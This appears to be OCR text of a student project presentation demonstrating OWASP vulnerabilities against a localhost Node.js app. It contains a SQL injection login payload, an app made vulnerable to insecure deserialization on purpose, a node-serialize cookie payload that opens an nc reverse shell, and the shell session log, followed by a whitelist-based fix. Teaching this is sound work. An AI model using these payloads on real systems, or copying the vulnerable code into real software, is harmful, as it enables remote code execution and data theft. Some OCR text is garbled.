
```
Username : ' UNION SELECT id,UserName,Password from users--
Password : adf
SELECT * FROM users WHERE BINARY UserName = '\' UNION SELECT id,UserName,Password from users--  ' AND BINARY Password = 'adf';
```

Insecure Deserialization Threat

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())
x = {
    username : function(){
      require('child_process').execSync("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f", function puts(error, stdout, stderr) {});
    }
};
console.log(serialize.serialize(x));
app.get('/', function(req, res) {
  if (req.cookies.profile) {
    var str = new Buffer(req.cookies.profile, 'base64').toString();
    console.log(str)
    var obj = serialize.unserialize(str);
    if (obj.username) {
      res.send("Hello " + escape(obj.username) + "<br>" + "Your Country is "+escape(obj.country) + "<br>" + "Your city is " + escape(obj.city));
    }
  }
  else {
    res.cookie('profile', "eyJ1c2VybmFtZSI6IllhY2hhIFZlbmthdGEgUmFrZXNoIiwiY291bnRyeSI6IkluZGlhIiwiY2l0eSI6IlRpcnVwYXRpIn0=", {
      maxAge: 900000,
      httpOnly: true
    });
    res.send("Hello World");
  }
});
app.listen(3000);
```

Default user shown





Burp Suite Community Edition v2021.4.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

eyJ1c2VybmFtZSI6IlhY2hhIFZlbmthdGEgUmFrZXNoliwiY291bnRyeSI6IkluZGlhliwiY2l0eSI6IlRpcnVwYXRpln0=

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

{"username":"Goutham P","country":"India","city":"Thrissur"}

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

eyJ1c2VybmFtZSI6IkdvdXRoYW0gUCIsImNvdW50cnkiOiJJbmRpYSIsImNpdHkiOiJUaHJpc3N1ciJ9

Text Hex

Decode as ...

Encode as ...

Hash ...

Smart decode

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application AdBlock

Cache Storage

Cookies

http://localhost:3000

Indexed DB

Local Storage

Session Storage

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
profile	eyJ1c2VybmFtZSI6IkdvdXRoYW0gUCIsImNvdW50cnkiOiJJbmRpYSIsImNpdHkiOiJUaHJpc3N1ciJ9	localhost	/	Wed, 12 May 2021 16:...	87	true	false	None	Wed, 12 May 2021 16:...

Filter values


Data


profile: "eyJ1c2VybmFtZSI6Ikd...kiOiJUaHJpc3N1ciJ9"
Created: "Wed, 12 May 2021 15:54:39 GMT"
Domain: "localhost"
Expires / Max-Age: "Wed, 12 May 2021 16:09:39 GMT"
HostOnly: true
HttpOnly: true
Last Accessed: "Wed, 12 May 2021 16:07:00 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 87

localhost:3000

Hello Goutham P
Your Country is India
Your city is Thrissur

Edited Cookie


yvrakesh@ubuntu: ~
yvrakesh@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Burp Suite Community Edition v2021.4.3 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
eyJ1c2VybmFtZSI6IlhY2hhIFZlbmthdGEgUmFrZXNoliwiY291bnRyeSI6IkluZGlhliwiY2l0eSI6IlRpcnVwYXRpln0=
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
{"username":"_$$ND_FUNC$$_function(){\r\n require('child_process').execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f\", function puts(error, stdout, stderr) {});\r\n }()","country":"India","city":"Tirupati"}
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
vL2Y7bWtmaWZvlC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMjcuMC4wLjEgNDQ0NCA+L3RtcC9mXClsIGZ1bmN0aW9uIHB1dHMoZXJyb3IsIHN0ZG91dCwgc3RkZXJyKSB7fSk7XHJcbiAgICB9KCkiLCJjb3VudHJ5IjoiSW5kaWEiLCJjaXR5IjoiVGlydXBhdGkifQ==
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application AdBlock
Cache Storage
Cookies
http://localhost:3000
Indexed DB
Local Storage
Session Storage
Filter Items
Name Value Domain Path Expires / Max-Age Size HttpOnly Secure SameSite Last Accessed
profile eyJ1c2VybmFtZSI6Il8kJE5EX0ZVTkMkJF9mdW5jdGlvbigpe1xyXG4gICAgICByZXF1aXJlKCdjaGlsZF9wcm9jZXNzJykuZXhlY1N5bmMoXCJ... localhost / Wed, 12 May 2021 ... 347 true false None Wed, 12 May 2021 ...
Filter values
Data
profile: "eyJ1c2VybmFtZSI6Il8…joiVGlydXBhdGkifQ=="
Created: "Wed, 12 May 2021 16:17:41 GMT"
Domain: "localhost"
Expires / Max-Age: "Wed, 12 May 2021 16:32:41 GMT"
HostOnly: true
HttpOnly: true
Last Accessed: "Wed, 12 May 2021 16:24:47 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 347


localhost:3000/
MiniProj-01_2_PPT - Goo
localhost:3000
Hello Goutham P
Your Country is India
Your city is Thrissur
yvrakesh@ubuntu: ~
yvrakesh@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 34226
$
yvrakesh@ubuntu:~$ nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 34526
$ ls
controllers
cookie.txt
index.js
insec_deser_prevention.js
insec_deser_threat.js
node_modules
package.json
package-lock.json
public
routes
util
views
$ pwd
/home/yvrakesh/Downloads/FirstApp/App
$ cd ..
$ cd ..
$ cd ..
$ ls
BurpSuiteCommunity
Desktop
Documents
Downloads
Music
Pictures
Public
snap
Templates
Videos
$ pwd
/home/yvrakesh
$ cd ..
$ ls
yvrakesh
$ exit
exit
Reverse shell execution
The attacker can get root access to the server in which the application is running and thus could manipulate and compromise the entire system.

Insecure Deserialization Prevention

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())
function check_string(s){
  var n = s.length;
  var i = 0;
  var flag = 1;
  while (i < n){
    if(s[i] == ' ' || (s[i] >= 'a' && s[i] <= 'z') || (s[i] >= 'A' && s[i] <= 'Z') || (s[i] >= '1' && s[i] <= '9'))
      i += 1;
    else{
      flag = 0;
      break;
    }
  }
  return flag;
}
app.get('/', function(req, res) {
  if (req.cookies.profile){
    var str = new Buffer(req.cookies.profile, 'base64').toString();
    var str1 = JSON. parse(str);
    if(check_string(str1.username) && check_string(str1.country) && check_string(str1.city)){
      var obj = serialize.unserialize(str);
      if (obj.username) {
        res.send("Hello " + escape(obj.username) + "<br>" + "Your Country is "+escape(obj.country) + "<br>" + "Your city is " + escape(obj.city));
      }
    }
    else{
      res.send("Sorry. You are not allowed to access due to Invalid username or location or country format. Please try again with a valid details<br>If you are not sure of thi
    }
  }
  else {
      res.cookie('profile', "eyJ1c2VybmFtZSI6IllhY2hhIFZlbmthdGEgUmFrZXNoIiwiY291bnRyeSI6IkluZGlhIiwiY2l0eSI6IlRpcnVwYXRpIn0=", {
        maxAge: 900000,
        httpOnly: true
      });
      res.send("Hello World")
  }
});
app.listen(3000);
```

localhost:3000

Sorry. You are not allowed to access due to Invalid username or location or country format. Please try again with a valid details
If you are not sure of this, beware someone are eavesdropping your network

Burp Suite Community Edition v2021.4.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

```
eyJ1c2VybmFtZSI6IlhY2hhIFZlbmthdGEgUmFrZXNoliwiY291bnRyeSI6IkluZGlhliwiY2l0eSI6IlRpcnVwYXRpln0=
```

Text Hex

Decode as ...
Encode as ...
Hash ...
Smart decode

```
{"username":"_$$ND_FUNC$$_function(){\r\n      require('child_process').execSync(\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 4444 >/tmp/f\", function puts(error, stdout, stderr) {});\r\n    }()","country":"India","city":"Tirupati"}
```

Text Hex

Decode as ...
Encode as ...
Hash ...
Smart decode

```
vL2Y7bWtmaWZvlC90bXAvZjtjYXQgL3RtcC9mfC9iaW4vc2ggLWkgMj4mMXxuYyAxMjcuMC4wLjEgNDQ0NCA+L3RtcC9mXCIsIGZ1bmN0aW9uIHB1dHMoZXJyb3IsIHN0ZG91dCwgc3RkZXJyKSB7fSk7XHJcbiAgICB9KCkiLCJjb3VudHJ5IjoiSW5kaWEiLCJjaXR5IjoiVGlydXBhdGkifQ==
```

Text Hex

Decode as ...
Encode as ...
Hash ...
Smart decode

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application AdBlock

Cache Storage
Cookies
http://localhost:3000
Indexed DB
Local Storage
Session Storage

Filter Items

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
profile	eyJ1c2VybmFtZSI6IkdvdXRoYW0gUCIsImNvdW50cnkiOiJJbmRpYSIsImNpdHkiOiJUaHJpc3N1ciJ9	localhost	/	Wed, 12 May 2021 16:...	87	true	false	None	Wed, 12 May 2021 16:...

Filter values

Data

profile: "eyJ1c2VybmFtZSI6Ikd...kiOiJUaHJpc3N1ciJ9"
Created: "Wed, 12 May 2021 15:54:39 GMT"
Domain: "localhost"
Expires / Max-Age: "Wed, 12 May 2021 16:09:39 GMT"
HostOnly: true
HttpOnly: true
Last Accessed: "Wed, 12 May 2021 16:07:00 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 87

Summary

- A web application to observe all the top 10 OWASP web vulnerabilities.
- Corresponding attack to exploit each vulnerability.
- How to prevent each attack
- Can be used as tool to teach how to write safe code